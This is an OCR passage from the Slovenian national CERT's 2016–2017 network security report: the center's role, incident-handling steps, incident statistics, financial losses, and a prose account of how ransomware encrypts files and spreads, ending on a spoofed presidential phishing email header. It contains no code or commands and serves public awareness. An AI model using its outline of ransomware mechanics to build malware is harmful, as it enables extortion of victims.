


POROČILO O OMREŽNI VARNOSTI ZA LETI 2016 in 2017

arnes si·cert VARNI NA INTERNETU

si·cert

SI-CERT (Slovenian Computer Emergency Response Team) je nacionalni center za obravnavo omrežnih incidentov. Vdor v računalnik ali poskus druge zlorabe po omrežju lahko prijavite na elektronski naslov cert@cert.si ali telefonsko številko (01) 479 88 22.

www.cert.si
Facebook: facebook.com/sicert
Twitter: @sicert

Dejavnosti centra SI-CERT financira Direktorat za informacijsko družbo Ministrstva za javno upravo.

REPUBLIKA SLOVENIJA
MINISTRSTVO ZA JAVNO UPRAVO

KAZALO

si·cert

Nacionalni odzivni center za kibernetsko varnost

Poročilo centra SI-CERT

ČRNO-BELI SVET. IN BARVE VMES.

Družba je vse bolj elektronsko omrežena, to slišimo povsod. Imamo hiter dostop do storitev, za katere smo še pred kratkim potrebovali posrednike. Govorimo o pametnih napravah, internetu stvari in že celo o pametnih mestih. Vendar je ta »pamet« zelo pogojna in Mikko Hypponen je leta 2016 postavil svoj zakon: Naprava, ki je opisana kot »pametna«, je ranljiva.

Ranljivosti opreme omogočajo zlorabe in krajo podatkov. To vemo že leta, v zadnjem času pa lahko zaradi omreženja družbe te programske ranljivosti vse bolj otipljivo vstopajo v naša življenja. Prodajajo se na črnem trgu, tajne službe držav jih zbirajo v svoj kiberarzenal, nekateri pa skoraj željno čakajo na naslednji apokaliptični 0-day, ki bo pisal nove senzacije.

Nasproti temu stojijo ljudje, ki iščejo in lovijo ranljivosti z dobrimi nameni: iz radovednosti, za akademske namene in iz splošne želje po izboljšanju stanja. Včasih jim rečemo etični hekerji, drugič neodvisni raziskovalci, skupno pa jim je to, da se držijo pravil odgovornega razkrivanja ranljivosti, ki jih je računalniška industrija sprejela že pred kakšnim desetletjem.

Zdaj so na vrsti države, da sprejmejo rešitve, ki jih je internetna skupnost zgradila v zadnjih 25 letih, in jih smiselno spravijo v pravni red in mednarodne pogodbe. In res, kibernetska varnost prihaja na dnevni red, tudi pri nas. Republika Slovenija je leta 2016 sprejela Strategijo kibernetske varnosti in leta 2017 začela pripravljati Zakon o informacijski varnosti. Končno se odpirajo tudi vrata za prepotrebno okrepitev ekipe SI-CERT.

Dovolil pa si bom naslednje: čeprav smo bili še do nedavna najmanjši odzivni center v Evropi, smo lahko na kakšen dosežek tudi ponosni. Namestnik generalnega sekretarja zveze NATO je po obisku Slovenije leta 2016 izrecno pohvalil naše delo, program ozaveščanja Varni na internetu pa je bil prepoznan kot vzor drugim na Evropski komisiji in v globalnem združenju Anti-Phishing Working Group. Vsekakor razlogi za zmeren optimizem.

PREDSTAVITEV CENTRA SI-CERT

SI-CERT (Slovenian Computer Emergency Response Team) je nacionalni odzivni center za kibernetsko varnost, ki od leta 1995 deluje v okviru Akademske in raziskovalne mreže Slovenije. Opravlja koordinacijo razreševanja incidentov, tehnično svetovanje ob vdorih, računalniških okužbah in drugih zlorabah ter izdaja opozorila za upravitelje omrežij in širšo javnost o trenutnih grožnjah v elektronskih omrežjih. SI-CERT od leta 2011 samostojno izvaja nacionalni program ozaveščanja in izobraževanja Varni na internetu.


Javni zavod Arnes in Ministrstvo za javno upravo sta na podlagi sklepa Vlade Republike Slovenije št. 38600-3/2009/21 z dne 8. 4. 2010 podpisala sporazum, po katerem SI-CERT opravlja naloge vladnega centra za odzivanje na omrežne incidente in pomaga pri vzpostavitvi samostojnega centra, ki bo skrbel za zaščito infrastrukture državne uprave. V predlogu Zakona o informacijski varnosti (ZIV) je v prehodnih določbah uporabljena podobna rešitev.

SI-CERT je član svetovnega združenja odzivnih in varnostnih centrov FIRST (Forum of Incident Response and Security Teams), član skupine nacionalnih odzivnih centrov pri CERT/CC in član delovne skupine evropskih odzivnih centrov TF-CSIRT ter je akreditiran v programu Trusted Introducer. SI-CERT je slovenska kontaktna točka za Varnostni organ Generalnega sekretariata Sveta EU in nacionalna fokusna točka za program IMPACT mednarodne telekomunikacijske zveze ITU.

Storitve odzivnega centra SI-CERT so na voljo širši javnosti. SI-CERT se financira iz sredstev, ki jih za javni zavod Arnes zagotavlja Direktorat za informacijsko družbo pri Ministrstvu za javno upravo. Vdor, okužbo računalnika ali drugo omrežno zlorabo lahko sporočite na naslov cert@cert.si, po telefonu na številko (01) 479 88 22 ali s prijavnim obrazcem na spletni strani www.varninainternetu.si. Strokovnjaki centra pomagamo prizadetim ob posameznih incidentih s specializiranim znanjem in izkušnjami. Kot nacionalna kontaktna točka imamo vpogled v trende, podatki o sorodnih incidentih doma in v tujini pa izboljšajo in pohitrijo razreševanje aktualnih primerov.

RAČUNALNIŠKI INCIDENTI

OD PRIJAVE DO RAZREŠITVE





FAZE OBRAVNAVE VARNOSTNEGA INCIDENTA V OMREŽJU


Računalniški incidenti so nizi dogodkov, ki vplivajo na varnost omrežja, naprave ali podatkov. Preprečujemo jih z ustrezno zaščito in preventivnimi ukrepi, vendar pa je bistveno spoznanje, da vseh nikoli ne bomo mogli preprečiti. Odzivanje na incidente temelji na **pripravi** nanje. Ko incident **zaznamo** (običajno po prijavi dogodka), se najprej opravita **analiza** in klasifikacija, nato sledi preiskovanje. To lahko pripelje do novih ugotovitev, na podlagi katerih se pripravijo ukrepi za **zamejitev** posledic, **odstranitev** nastale škode in **povrnitev** sistema v prvotno stanje. **Aktivnosti po incidentu** so velikokrat zelo pomembne, saj z njimi zberemo izkušnje in jih povežemo z drugimi obravnavanimi incidenti. Tako zaznavamo trende, opazimo nove ranljivosti ter dopolnjujemo svoje znanje in izkušnje. Celoten proces zaokrožijo javno objavljena priporočila in opozorila.

DEJAVNOSTI SI-CERT

DEJAVNOST	OPIS
 **obravnava prijav varnostnih incidentov**	Vsakdo lahko prijavi zaznan incident: vdor v sistem, okužbo, zlorabo ali goljufijo; SI-CERT opravi osnovno analizo in po potrebi kontaktira druge odzivne centre, ponudnike storitev ali druge vpletene.
 **opozorila o aktualnih grožnjah**	Na podlagi prijav, znanja in izkušenj ter mednarodne vpetosti SI-CERT lahko oceni, katerim tveganjem so izpostavljeni uporabniki in računalniška omrežja v Sloveniji.
 **obravnava ranljivosti**	Novoodkrite ranljivosti imajo lahko posledice za varnost uporabnikov; z obveščanjem ponudnikov in proizvajalcev opreme se skušajo ranljivosti čim hitreje odpraviti ali vsaj zmanjšati posledice.
 **analiza škodljive kode**	Škodljiva koda je osnovno orodje za izvedbo omrežnih napadov, zato njena analiza da pomembne podatke, ki so v pomoč pri razreševanju incidenta.
 **ozaveščanje in izobraževanje**	Preventiva koristi tam, kjer odzivanje ne more; ozaveščanje na podlagi podatkov o grožnjah je bistveno za zmanjševanje tveganj; znanje delimo na strokovnih srečanjih, predavanjih v združenjih, šolah in univerzah ter tudi s programom usposabljanja.


KDAJ PRIJAVITI INCIDENT

	DOGODEK (primeri)	KAJ STORIMO NA SI-CERT
	**OKUŽBA RAČUNALNIKA** (izsiljevalski virusi, bančni trojanci, agenti za pošiljanje nezaželene elektronske pošte)	pomoč pri odstranjevanju okužbe in njenih posledic, posredovanje vzorca v analizo
	**OPAŽEN VDOR V STREŽNIK** (razobličenje, zloraba podatkovnih baz, namestitev prikritih orodij storilca)	iskanje izrabljene varnostne luknje ali ranljivosti, pomoč pri opredeljevanju posledic in vira vdora, nasveti za odstranjevanje škode
	**SUMLJIVA ELEKTRONSKA SPOROČILA** (phishing sporočila, ponujanje hitrega zaslužka ali posojila)	svetovanje in ocena tveganja, zbiranje podatkov o lokacijah goljufivih spletnih mest ter njihovo odstranjevanje in označevanje



NAPAD Z ONEMOGOČANJEM
(poplava prometa, napad na storitev ali spletno aplikacijo za njeno onemogočenje)

ocena o uporabljenih sredstvih za napad, opredelitev mogočih zaščitnih ukrepov, poskus onemogočanja botneta ter obveščanje ponudnikov o zlorabljeni infrastrukturi in njeni zaščiti



RANLJIVE ALI IZPOSTAVLJENE STORITVE
(vmesniki za upravljanje spletnih storitev, upravljanje naprav ali industrijskih procesov, spletnih kamer ipd., ranljiva omrežna infrastruktura, ki omogoča napade z onemogočanjem)

obveščanje skrbnikov, svetovanje pri nastavitvah in omejevanju dostopa, preiskovanje zlorabe storitve

IZGUBA GESEL ALI KRAJA OMREŽNE IDENTITETE
(zloraba prek phishing napada ali okužbo računalnika)


svetovanje pri ponovnem prevzemu računov, uvedbi dodatnih zaščitnih ukrepov in iskanju storilca

SPLETNA GOLJUFIJA
(lažne spletne trgovine, prevare pri prodaji in nakupih po spletnih posrednikih, lažni krediti, nigerijske, loterijske in ljubezenske prevare)

ocena tveganja, odstranjevanje lažne spletne trgovine s spleta, ozaveščanje javnosti

STATISTIKA

Število obravnavanih incidentov na leto




KAJ RAZKRIVAJO ŠTEVILKE?

Statistika obravnavanih incidentov


Vrsta incidenta	2008	2009	2010	2011	2012	2013	2014	2015	2016	2017
phishing	23	38	50	61	139	209	279	283	296	222
skeniranje in tipanje naprav	86	39	44	62	51	43	65	65	87	127
botnet	9	3	11	12	12	16	13	17	50	16
napad z onemogočanjem (DDoS)	22	10	18	28	47	76	124	94	78	26
škodljiva koda	18	53	68	126	258	417	438	418	462	360
zloraba storitve	16	15	12	28	9	8	9	15	16	20
vdor v sistem	32	25	56	93	76	61	32	43	42	36
zloraba uporabniškega računa				1	9	37	60	40	60	43
razobličenje					125	80	167	33	13	20
napad na aplikacijo					17	22	33	7	22	41
Tehnični napadi	183	145	209	350	604	760	941	732	830	911
kraja identitete			10	52	67	56	77	70	103	106
nigerijska (419) prevara							38	26	73	119
spletno nakupovanje							68	88	183	258
druge goljufije	5	24	26	89	161	210	309	322	354	492
neželena pošta (spam)	21	22	36	25	74	50	63	112	140	80
dialler in neznani klici na mobilne telefone					1		3		1	3
Goljufije in prevare	26	46	72	166	303	316	558	618	854	1058
zahtevek sodišča	11	6	11	11	9	6	4	2	2	
avtorske pravice	2	4	2	5	9	1	4	4	8	5
interno	3	4	16	38	25	25	31	23	33	19
novinarska vprašanja					18	16	21	12	14	10
splošna vprašanja	70	74	92	120	128	145	179	184	201	278
Vprašanja in zahtevki	86	88	121	174	189	193	239	225	258	312

OŠKODOVANJA




NAJVIŠJA IZPLAČANA ODŠKODNINA ZA IZSILJEVALSKI VIRUS

2016	2017
10.000 €	**14.800 €**



POVPREČNO OŠKODOVANJE Z VRIVANJEM V POSLOVNE KOMUNIKACIJE

2016	2017
19.200 € (največje: 35.000 €)	**13.640 €** (največje: 40.000 €)




NAJVIŠJE OŠKODOVANJE V NIGERIJSKI PREVARI

2016	2017
100.000 €	**20.000 €**


NAJVIŠJE OŠKODOVANJE PRI GOLJUFIJI PO AIRBNB

2016	2017
1.000 €	**2.100 €**



POVPREČNO OŠKODOVANJE PRI SPLETNEM NAKUPU

2016	2017
422 €	**281 €**



OŠKODOVANJE PRI PRODAJI NEPREMIČNINE


2016
7.500 €

POVPREČNO OŠKODOVANJE PRI DRUGIH GOLJUFIJAH

2016	2017
3.556 €	**3.730 €**

Razpon oškodovanj

Razdelitev prijaviteljev (število vseh prijav: 3756)




OBLAK OZNAK ZA INCIDENTE

IZSILJEVALSKI VIRUSI

KAKO DELUJE IZSILJEVALSKI VIRUS?

Razvoj izsiljevalskih virusov skozi nekaj let je pripeljal do postopka, ki ga uporabljajo skoraj vse sodobne različice:

1. po zagonu virus ustvari unikatni par ključev RSA-4096 in unikatni identifikator okuženega računalnika,
2. identifikator in zasebni del RSA-ključa pošlje v nadzorni strežnik napadalcev,
3. zasebni del RSA-ključa izbriše iz računalnika,
4. naredi seznam vseh dostopnih datotek na dosegljivih diskovnih pogonih,
5. za vsako datoteko ustvari lasten AES-ključ, z njim zašifrira datoteko, nato pa sam AES ključ zašifrira z javnim ključem RSA in ga v šifrirani obliki doda v žrtvino datoteko,
6. v vse mape odloži izsiljevalsko sporočilo, ki vsebuje povezavo na spletno stran, skrito prek TOR-omrežja; povezava vsebuje identifikator, s katerim napadalci najdejo zasebni del RSA-ključa, ki je potreben za dešifriranje podatkov.



NAČINI ŠIRJENJA


Kampanje izsiljevalskih virusov se ponujajo na črnem trgu kot storitev in okužbe se širijo prvenstveno s priponkami v elektronski pošti. Te so lahko različnih oblik: kot navidezne PDF-datoteke, kot dokumenti programov Microsoft Office z makri ali kot ZIP-arhivi s kodo javascript. Manj pogost način je okužba v mimohodu (angl. drive-by download) s kakšno od vdiralskih orodjarn (angl. exploit toolkit).

IZSILJEVALSKA OKUŽBA PREK OGLASA

V preteklih dveh letih smo prejeli več prijav uporabnikov, ki so postali žrtev izsiljevalskega virusa ob prebiranju novic. Napadalci so namreč na novičarsko spletno stran z oglasom podtaknili škodljivo kodo. Ta preveri, ali je v sistemu neposodobljena programska oprema, ki omogoča nepooblaščen dostop in namestitev dodatnih zlonamernih komponent. Podtaknjena koda lahko iz sistema pridobi tudi zaupne informacije, gesla in certifikate.

IZSILJEVALSKI VIRUS V IMENU PREDSEDNIKA

Aprila 2017 je bilo razposlano večje število elektronskih sporočil v imenu predsednika države, ministric in ministrov ter sporočil o nagradnih igerah trgovskih verig, povpraševanju po storitvah odvetniških pisarn in spremembah rezervacij predavalnic na fakultetah.



From: Urad RS [mailto:rs@gov.si]
Sent: Monday, April 24, 2017 11:50 AM
To: Protokol
Subject: Obisk predsednika RS

